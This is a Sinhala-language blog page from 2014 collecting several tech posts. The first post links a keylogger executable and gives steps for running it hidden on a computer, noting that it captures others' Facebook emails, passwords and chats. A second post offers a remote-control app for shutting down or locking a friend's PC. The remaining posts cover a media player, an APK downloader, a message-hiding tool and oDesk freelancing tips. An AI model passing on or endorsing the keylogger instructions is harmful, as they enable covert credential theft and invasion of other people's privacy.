Wednesday, August 13, 2014

Keyboard එකේ type කරන හැම අකුරක්ම Notepad ලෙස හොරෙන් ගමු (KEYLOGGER)

හායි යාළුවනේ,

මට හිතුනා මගෙ ලඟ තියන ගැජමැටික් කෑලි ටිකත් sitemoneylot 1 යාළුවොත් එක්ක බෙදා ගන්න.. වෙලාව ලැබෙන විධියට පුලුවන් තරම් ඉක්මනට කෙටියෙන් විස්තරේ දාන්නම් හොඳේ.

කරුණු කිහිපයක් කියන්න ඕන ඔක්කොමට කලින්.

- කාවවත් අමාරුවෙ දාන්න මේක use කරන්න එපා හොඳේ.
- මේක කිලෝ බයිට් 262 ක පොඩි Software එකක්. එච්චර පොඩි උනත් කිසිම වයිරස් එකක් නෙවෙයි. මම මේක අවුරුදු ගානක් ඉඳන් use කරන එකක්.

1. මේක KEYLOGGER Software එකක්. මෙතනින් Software එක බාගන්න

https://www.dropbox.com/s/5v7gyp53djk0wyc/KeyLogger-Shamaths%20DropBox.exe

2. ටයිප් කරන ඒවා උස්සන්න ඕන Computer එකේ කොහෙ හරි අස්සක New Folder එකක් හදලා මේක එතනට කොපි කරන්න.

3. දැන් අවශ්‍ය වෙලාවට file එක double click කරන්න. double click කරපු වෙලාවෙ ඉඳන් Keyboard එකෙන් ටයිප් කරන හැම අකුරක්ම copy වෙනවා Notepad එකකට.

4. Type කරපුවා බලාගන්න ඕන වෙලාවට File එක Save කරපු Folder එකට යන්න. ඒ file එක ලඟම Notepad file එකක් ඇති. ඒකේ ඇති ඔක්කොම අකුරු ටික. :)

5. KEYLOGGER Run වෙන එක නවත්තන්න ඕනනම්, WINDOWS TASK MANAGER (Ctrl + Alt + Delete) එකේ “Processes” tab එකට ගිහින් Keylogger select කරල End Process කරන්න. Process එක End නොකලත් Computer එක Off කරලා ආයි On කරන කොට Keylogger auto Off වෙනවා.

6. ඔන්න ඕකයි කතන්දරේ…

( මෙක run කරන computer එකෙන් facebook ගියොත්, log වෙද්දි type කරන email , password සහ chat කරන ඔක්කොම නොට් පෑඩ් එකේ පෙන්වනවා. හැබැයි කාටවත් හානි වෙන විදියෙ වැඩ කරන්න එපා හොඳේ... )

Sunday, August 10, 2014

තමන්ගේ PC/Laptop ඉන්ටර්නෙට් එක මඟින් Remotely control කරමුද?

Untitled 4 1ඔන්න NET  සැරි සරන කොල්ලන්ට කෙල්ලන්ට මම අලුත්ම තාලයේ ඇප් එකක් දෙන්නයි හදන්නේ. මේක වෙන කොහෙවත් ගන්න නැහැ මගේ හිතේ මොකෝ මේක මම හදපු නිසා. තිබ්බත් ඉතින් ගනන් ගන්න එපා හොඳේ.
මේක මම හුදෙක්ම වැඩි දියුණු කලේ ඉගෙන ගන්නයි. ඉතින් මේක පාවිච්චියේදි පොඩි හරි BUG එකක් ආවොත් අනිවාර්යෙන් මට කියන්න.

මෙකෙන් පොඩි පොඩි ෆන් වැඩ වගයක් කරන්න පුළුවන්. මේකන් පුළුවන් ඔයාගේ හෝ ඔයාගේ යහළුවෙක්ගේ PC/Laptop එක Shutdown, Restart, Hibernate, Sleep, CD Tray Open, PC Notification and Lock කරන්න.

මේක ඔයාගේ PC/Laptop එක උනත් මොකක් හරි වැඩක් කරන අතරතුර දාල ගිහින් මේ ඇප් එක මගින් Off කර ගන්න පුළුවන්.

මේක වෙන හැටි සරලව කිව්වොත් මේ app එකට ඉන්ටෙර්නෙට් connection එක තමයි මූලිකවම පාදක වෙන්නේ. හදිස්සියේ වත් මේක run කරද්දි හෝ run වෙවී ඉන්නද්දි ඉන්ටෙර්නෙට් ගියොත් කවදා හරි ඉන්ටර්නෙට් එනකන් මේක හෙමින් හෙමින් run වෙනවා. අනික මේකට පොඩි data ප්රමාණයක් ඕනා වෙන්නේ. ඒ නිසා Dongle වලින් ඉන්ටර්නෙට් යන අය data ඉවර වේයි කියලා වද වෙන්න එපා.

මේක Install කරලා පොඩි ෆන් එකක් ගන්න බලන්නකෝ. වැඩිය කියවන්න ගියොත් අගයක් නැති වෙයි වගේ. ඩවුන්ලෝඩ් කරලා Read Me ෆයිල් එක කියවලා බලන්න වැඩේ කොහොමද වෙන්නේ කියලා.


මෙන්න ලින්ක් එක
https://www.mediafire.com/folder/nswinwpvpq3ga/PCRApp

ඔක්කෝම ෆයිල් සයිස් එක 40MB වගේ වෙන්නේ.


ප.ලි: මේක මම වින්ඩෝස් වල ටෙස්ට් කලා. මැක් වල නම් වැඩ කරන එකක් නැති වෙයි.

මෙන්න රීඩ් මී ෆයිල් එකේ රූප ටිකක්.
Untitled 14456


Realtime Video
 Untitled 5

HD Videos බලන්න පට්ට Media Player එකක්......


ඔන්න මචන්ලා ගෙනාවා පට්ටම Media Player Software එකක්. මේ Media Player එකේ Blu-rays Disks බලනවනම් පට්ට විදිහටම බැලුවැකි. ඒත් එක්කම HD Videos බලන්නත් හොදයි. ඒත් එක්කම සිංහල උපසිරැසි එක්ක චිත්‍රපට බලන අයට මේකේ .IDX සබ් ෆෝමැට් එකට සහය දක්වනවා. මේකේ Free Version & Pro Version කියලා දෙකක් තියනවා. කැමති එකක් බාගන්න.


DVDFab Media Player PRO Version එක මෙතනින් ගන්න.


DVDFab Media Player Free Version එක මෙතනින් ගන්න.


System Requirements
Windows 8/7/Vista/XP (32-bit/64-bit)


░▒▓█▄▀▄▀▄█▓▒░-- THANK YOU --░▒▓█▄▀▄▀▄█▓▒░

Friday, August 8, 2014

Android Aps කෙලින්ම පරිගනකයට Download කරමුද?

අද මන් ඔයාලට කියල දෙන්න හදන්නෙ Google Play එකේ තියන ඔනෑම app එකෙක් ඔබගේ පරිගනකයට Download කරගන්න ආකාරයයි.


APK Downloader- Download apk files on PC or directly on android
හොදයි අපි බලමු කොහොමද මේක කරන්නෙ කියල.අපි මේක කරන්නෙ වෙබ් අඩවියක් මාර්ගයෙන්. මුලින්ම මේ අඩවියට යන්න >>> Go to Android Apk Downloader

දැන් ඔයාලට මේ වගේ දිස් වෙයි.


මෙහි search box එකේ ඔයාලට අවශ්‍ය app එකේ Google play link එක copy + past කරල Generate Download Link යන්න click කරන්න. එවිට ඔබට කෙලින්ම ඔයාලට ඕනෙ apps පරිගනකයට Download කරගන්න පුලුවන්. එහෙනම් අපි ගියා. ඔබට ජය.

රහස් පණිවිඩ යවමුද?

[​IMG]
මේ තියෙන්නෙ රහස් පණිවිඩ යවන්න හදපු Software එකක් , පාවිච්චි කරන්නෙ මෙහෙමයි.මෙතනින් බාගන්න software එක.Click Here

  1. මේකට මුල් පණිවිඩයක් දෙන්න Ex:- Hello friends
  2. දැන් හංගන්න
  3. හංගපු එක copy button එකෙන් copy කරලා යවන කෙනාට යවන්න
  4. රහස් පණිවිඩය ලැබුණ කෙනා ඒක Paste කරන්න paste button එකෙන්
  5. දැන් තේරුම බලන්න.
එලනෙ වැඩේ...ඔතනදි හංගන පණිවිඩය ආරක්ශීත වෙන්නෙ යතුරක් දැමොත් තමා ඉතින් යතුරක් දාලා හංගන පණිවිඩය බල කෙනාටත් ඒ යතුර දෙන්න ඕනෙ , එයා ඒ යතුර දාලා තමා තේරුම බලන්න ඕනෙ

Wednesday, August 6, 2014

oDesk කරලා ගොඩ යමු.(3)

හරි ඔන්න කිවුවා වගේ තවත් oDesk post 1k අරන් ආවා
පරන post බලල නැත්නම් මෙතනින් oDesk කුප්පිය 1 oDesk කුප්පිය 2 යන්න

අද තමයි oDesk වල හොදම හරිය යන්නේ ඒ කියන්නෙ මේ post තමයි අපි ක්ලයන්ට්ව අල්ලගන්න කොහොමද කියල දෙන්නේ

[​IMG]


1. අපි ඇප්ලයි කරන අපි කලින් බලපු ජොබ් පෝස්ට් එක මෙතන තියෙන්නේ

2. මේ තියෙන්නේ අපිට ඔඩෙස්ක් එකෙන් සාමාන්යෙන් දෙන්නෙ ඇප්ලිකේශන් 15යි ඔතන තියෙන්නේ අපී තව ඇප්ලිකේශන් කීයක් තියනවද කියලා

3. මෙතන තමයි ගනන් ඔක්කොම තීරනය වෙන්නේ

මුලින්ම මෙතන දාන්න ඕන ඔයාට මේ ජොබ් එක කලාම හම්බෙන්න ඕන ගාන

දෙවෙනියට තියෙන්නේ ඔඩෙස්ක් එකෙන් ක්ලයන්ට්ගෙන් ජොබ් එකට අයකරගන්න ගාන ජොබ් එකේ ඔයා තීරනය කරන ගානෙන් 10%ක් ක්යන්ට්ගෙන් ඔඩෙස්ක් එකට ගන්නවා

ඊලගට තියෙන්නේ ඔක්කොම එකතුවෙලා ක්ලයන්ට ගෙවන්න වෙන මුලු ගාන

යටින්ම චූටියට දාලා තියනව ක්ලයන්ගෙ බජට් එක කීයද කියලා පස්සෙ ආයේ පෝස්ට් එක බලන්න යන්න ඕන නෑ කීයද ගාන කියල මෙතන පොඩියට තියන නිසා


4. මෙතන තියෙන්නේ ඔයාගේ ගානෙන් ජොබ් එක කරන්න ඉස්සෙල්ලා ඔයාට කීයක් ඕනද කියලා මේක හිස්ව උනත් තියන්න පුලුවන් අනිවාර්යෙන්ම ගානක් ඉල්ලන්න ඕන කියලා නෑ

5. මෙතන තියෙන්නේ ඔයාට මේ ජොබ් එක කොච්චර කාලෙකින් ක්ලයන්ට සම්පූර්න කරල දෙන්න පුලුවන්ද කියලා

මේකේ තියෙන්නේ
Less than 1 week
Less than 1 month
1 to 3 months
3 to 6 months
More than 6 months
මේ වගේ තමයි තෝරගන්න තියෙන්නේ

6. මෙතනදි තමයි අපි ක්ලයන්ට්ව අල්ලගන්න ඕන හොදම තැන මෙතනදි අපි කරන්න යන ජොබ් එකට කව ලෙටර් එකක් හදලා ක්යන්ට්ට යවන්න ඕන උදාහරනයකට මේ පික් එකේම තියන එක ගත්තොත් C# develop ජොබ් එකක් එතකොට අපි කවර් ලෙටර් එකේදී මේ දේවල් ගැන සැලකිලිමත් වෙන්න ඕන

  • අපි මීට කලින් කරපු ජොබ්
  • කොයි කොයි වගේ දේවල්ද කලේ
  • කොච්චර වෙලා දවසකට වැඩ කරන්න පුලුවන්ද
  • කොච්චර පලපුරුද්දක් තියනවද
  • කොහොමද කන්ටෑක් කරගන්නෙ ස්කයිප් , යාහූ වගේ දේවල්
හැම ජොබ් එකකටම මේවා පොදුයි

මේ ඔක්කොම එකතු කරලා ලේටර් එක හදාගන්න ඕන
මෙතන වැදගත්ම දෙයක් තියනව මතක් කරන්න සමහර ක්යන්ට්ල ජොබ් ඩීටේල් වල මැදකින් වගේ දානවා මොකක් හරි වචනයක් හරි වචන පේලියක් වගේ කවර් ලෙටර් එක මුලින්ම ඒ දෙන වචනෙ හරි වචන පේලිය දාලා කව ලෙටර් එක එවන්න කියලා එහෙම ක්ලයන්ට්ල පස්සෙ ඒ ජොබ් එකට දාන ඇප්ලිකේශන් තෝරගනිද්දි මේ කවර් ලෙටර් එකට මුලින්ම දාන්න කිවුව දේ නැති ඒවා අයින් කරල දානවා මුලින්ම ඒකයි මං මුලදිම කිවුවේ හොදට දෙතුන් පාරක් උනත් කමක් නෑ ජොබ් එක ගැන හොද අයිඩියා එකක් එනකම් කියවන්න කියලා

කවර් ලෙටර් වල සාම්පල් වගයක් මෙතනින් ගන්න අරගන පොඩ්ඩක් එහෙන් මෙහෙන් වෙනස් කරගන්න

7. මෙතන එයාලා තව ප්‍රශ්න වගයක් අහනව ගොඩක් වෙලාවට වැඩිම උනොත් 3ක් වගේ තමයි තියෙන්නේ මේ ප්‍රශ්න වලට උත්තර දෙන්න ඕන ලොකු ප්‍රශ්න අහන්නෙ නෑ


8.මෙතනදි පුලුවන් ඔයා කලින් කරපු ප්‍රොජෙක්ට් එකක දෙයක් තියනවනම් ඒ ගැන ක්ලයන්ට්ට යවන්න උදාහරනයකට පොටෝ එඩිටින් ජොබ් එකක් කියල හිතමුකො ඔයා කලින් කරපු ජොබ් එකට අදාල පොටෝ එඩිට් කරපු පික් ටිකක් ඇටෑච් කරල යවන්න පුලුවන් CV එකක් තියනවනම් ඒක උනත් ඇටෑච් කරල යවන්න


9. මෙතන i understand and agree එකට ටික් එක දාන්න තියෙන්නේ ඕක ඉතින් අපෙ යාලුවන්ට කියන්න තරම් දේකුත් නෙමෙයි ඉතින්


10 ඕකත් කියන්න තරම් දෙයක් නෙමෙයි Apply to this job කියල එක ක්ලික් කරන්න


තාම ඉවර නෑ තව පොඩ්ඩ්ක් තියනවා කියන්න

ඔඩෙස්ක් මුලදි කට්ට ඒත් හැමදාම ඇවිත් බලන්න ජොබ් වලට ඇප්ලයි කරන්න මුලදි ගොඩක් ඒවා declined වෙයි ඒත් ඒ දේවල් ගැන හිතන්න ඒපා දිගටම කරන්න අනිවා ජොබ් සෙට් වෙනවා මුලදිම අතැරල දාන්න එපා ජොබ් දෙක තුනක් කලාම ඔයාට ඔඩෙස්ක් සෙට් වෙයි මුලදි ලොකු ගනන් වැඩ ගන්නත් එපා දෙන වැඩේ හොදටම කරල හොද ෆීඩ් බැක් එකක් ගන්න මොකද ෆීඩ් බැක් හොද වෙන්න වෙන්න ක්ලයන්ට්ලා ඔයාට ජොබ් බාර දෙන මට්ටම තවත් වැඩි වෙනවා

ඔන්න ඔඩෙස්ක් වල ගොඩක් දුරට ඉවරයි තව පොඩි පොඩි දේවල් ටිකක් තියනවා ඒ ටිකත් ඉක්මනටම තව post 1k දාන්නම්

අපේ ඔඩෙස්ක් කරන යාලුවන්ට ජයෙන් ජය aaa30aaa30

oDesk කරලා ගොඩ යමු.(2)

ඔන්න කිවුවා වගේම oDesk post 2ත් අරගන ඉක්මනටම ආවා
අද post 1 තියෙන්නේ oDesk වල ජොබ් හොයාගන ඒවට ඇප්ලයි කරන විදිහ.

මේ පින්තූරේ බලන්නකො මං 1 2 3 4 කියලා නම්බ කරගන ගිහින් තියනවා ඒ මොනවද කියල අපි එකින් එක අරන් බලමු මේ විදියට කියල දෙන්නත් බලන කෙනාට පැහැදිලිව තේරෙන හින්ද මේ විදියට කරන්න තෝරගත්තේ හරි හරි කතා ඇති වැඩේට බහිමු

[​IMG]

1. ඕක ඉතින් අමුතුවෙන් කියල දෙන්න දෙයක් නෑ අපෙ යාලුවන්ට නිකම්ම දැක්ක ගමන් තේරෙනව ඇතිනෙ මොකක්ද කියලා ඔයාලා සර්ච් කරන්න ඕන ඔයාලා හොදටම දන්න දෙයක් ඒ කියන්නෙ අපි උදාහරනයකට ගත්තොත් C# , ASP , HTML , PHP , WORDPRESS , VB ඔය වගේ.

2. ඔයා කලින් සර්ච් කරපුවගේ රිසාල්ට් ටික තමයි මෙතන එන්නේ
jobe name, type , Posted time, job shord description මේ වගේ දේවල් එක්ක යටින් යටට ජොබ් තියෙනවා ඔයාට ජොබ් වෙන වෙනම ඔපන් කරගන්නෙ නැතුව ජොබ් එක ගැන පොඩි අයිඩියා එකක් ගන්න පුලුවන් මේ දේවල් බලලා

3. මෙතන තියෙන්නේ ඔයා සර්ච් එකට දෙන කන්ඩිශන් ඒ කියන්නෙ අපි උදාහරනයකට ගත්තොත් උඩම තියන Hourly වලට ටික් එක නොදා Fixed Price වලට විතරක් ටික් එක දැම්මොත් අපිට චර්ච් රිසාල්ට් වලට දෙන්නේ Fixed Price ජොබ් විතරයි ඒ වගේම තමයි එතන තියන අනිත් දේවලුත්

4. මේ තියෙන්නෙ ඔයා කලින් සර්ච් කරපු දේවල් ඒකනම් එච්චර වැඩකටනම් නෑ ඉතින්

හරි දැන් කට්ටියට තමන්ට ගැලපෙන කරන්න පුලුවන් ශුවර් ජොබ් ටිකක් සර්ච් කරල හොයාගන ඇතිනෙ නේද ජොබ් එක කරන්න ඉස්සෙල්ල ඔයා ඒ කයන්ට් කියල තියනදේ දෙතුන් පාරක් කියවල හරි කමක් නෑ හොදට තේරුම් ගන්න ඔයාට ඒ වැඩේ හරියටම කරන්න පුලුවන් නම් විතරක් ඇප්ලයි කරන්න
එහෙනම් අපි බලමු ජොබ් එකක් ඕපන් කරගන ඒකේ තියන දේවල් මොනවද කියලා


[​IMG]


1. මෙතන තියෙන්නේ ජොබ් එකේ ටයිප් එක ඒවගේම එයා හොයන්නෙ කොයි වගේ level එකේ freelancer කෙනෙක්ද කියලත් තියෙනවා

2. මෙතන තියෙන්නේ සම්පූර්නෙන්ම ඔයාට කරන්න දෙන ජොබ් එක ගැන විස්තරයක් සමහර වෙලාවට Attachment පවා තියනවා ඔයා මේක හොදට මුල ඉදන් අන්තිම වෙනකම් හිමින් හොදට කියවලා තේරුම් ගන්න ඊට පස්සෙ ඔයාට මේක කරන්න පුලුවන්නම් විතරක් ඇප්ලයි කරන්න

3. මෙතන මුලින්ම නිල්පාට ?ක් රවුම් කරල තියෙන්නේ අපිට ජොබ් එක දීපු ක්ලයන්ට් මේ ජොබ් එක ගැන හොයල බලපු අන්තිම වෙලාව

දෙවනියට තියෙන්නේ මේ ජොබ් එකට තව කී දෙනෙක් ඇප්ලයි කරලද කියල

අන්තිමට තියෙන්නේ මේ ජොබ් එකට අර ඇප්ලයි කරල තියන කට්ටියගෙන් කී දෙනෙක් කයන්ට් ඉන්ටවිවු කරලද කියලා

4. මෙතන තියෙන්නේ මේ ජොබ් එකට ඇප්ලයි කරපු අය කවුද කියලා

5. මෙතන තියෙන්නේ මේ ක්ලයන්ට් මීට ඉස්සර දාපු ජොබ් හා ඒ ජොබ් වලට හම්බෙච්ච ෆීඩ් බැක්

6. මෙතන තියෙන්නේ මේ ක්ලයන්ට් දාලා තියෙන අනිත් ජොබ් ඒ කියන්නේ තවම ඕපන් එකේ තියන ජොබ්

7. මෙතන තියෙන්නේ ජොබ් එකට ඇප්ලයි කරන ටික

ලොකුවට කොල පාටින් Apply to this Job කියන බටන් එකෙන් තමයි ඇප්ලයි කරන්නේ

Save Job එකෙන් ඔයාට පස්සෙ මේ ජොබ් එක බලන්න සේව් කරගන්න පුලුවන්

ඊට යටින් තියෙන්නේ ක්ලයන්ට්ගෙ reviews රේට් එක හරියක් දාලා තියෙන්නේ ඒ ක්ලයන්ට් oDesk එක්ක එයාගේ payment method එක ස්ථිර කරගෙන තියෙන්නේ කියලා සමහර ක්ලයන්ට්ලට බැජ් එකක් වගේ එකක් තියනවා ඒ ක්ලයන්ට්ල oDesk එකේ ටොප් ක්ලයන්ට් කෙනෙක්

ඊට පස්සෙ තියෙනවා ක්ලයන්ගෙ රට , පෝස්ට් කරල තියෙන ජොබ් ගාන , මෙතෙක් කල් ගෙවපු ගාන , ඇවරේජ් පේ කරපු රේට් එක , කොච්චර කල් ඉදන් oDesk එකේ ඉන්නවද ඒ කියන්නේ රෙජිස්ටර් වෙච්ච දවස පිලිවලින් යටට

අදට oDesk post 2 මෙතනින් ඉවරයි ආයේ ඉක්මනින්ම 3න් වෙනි post 1 අරන් එනවා

අපේ oDesk කරන යාලුවන්ට ජයෙන් ජය aaa30aaa30
          Odesk  පලමු ලිපිය මෙතනින් බලන්න

 
Design by Wordpress Theme | Bloggerized by Free Blogger Templates | coupon codes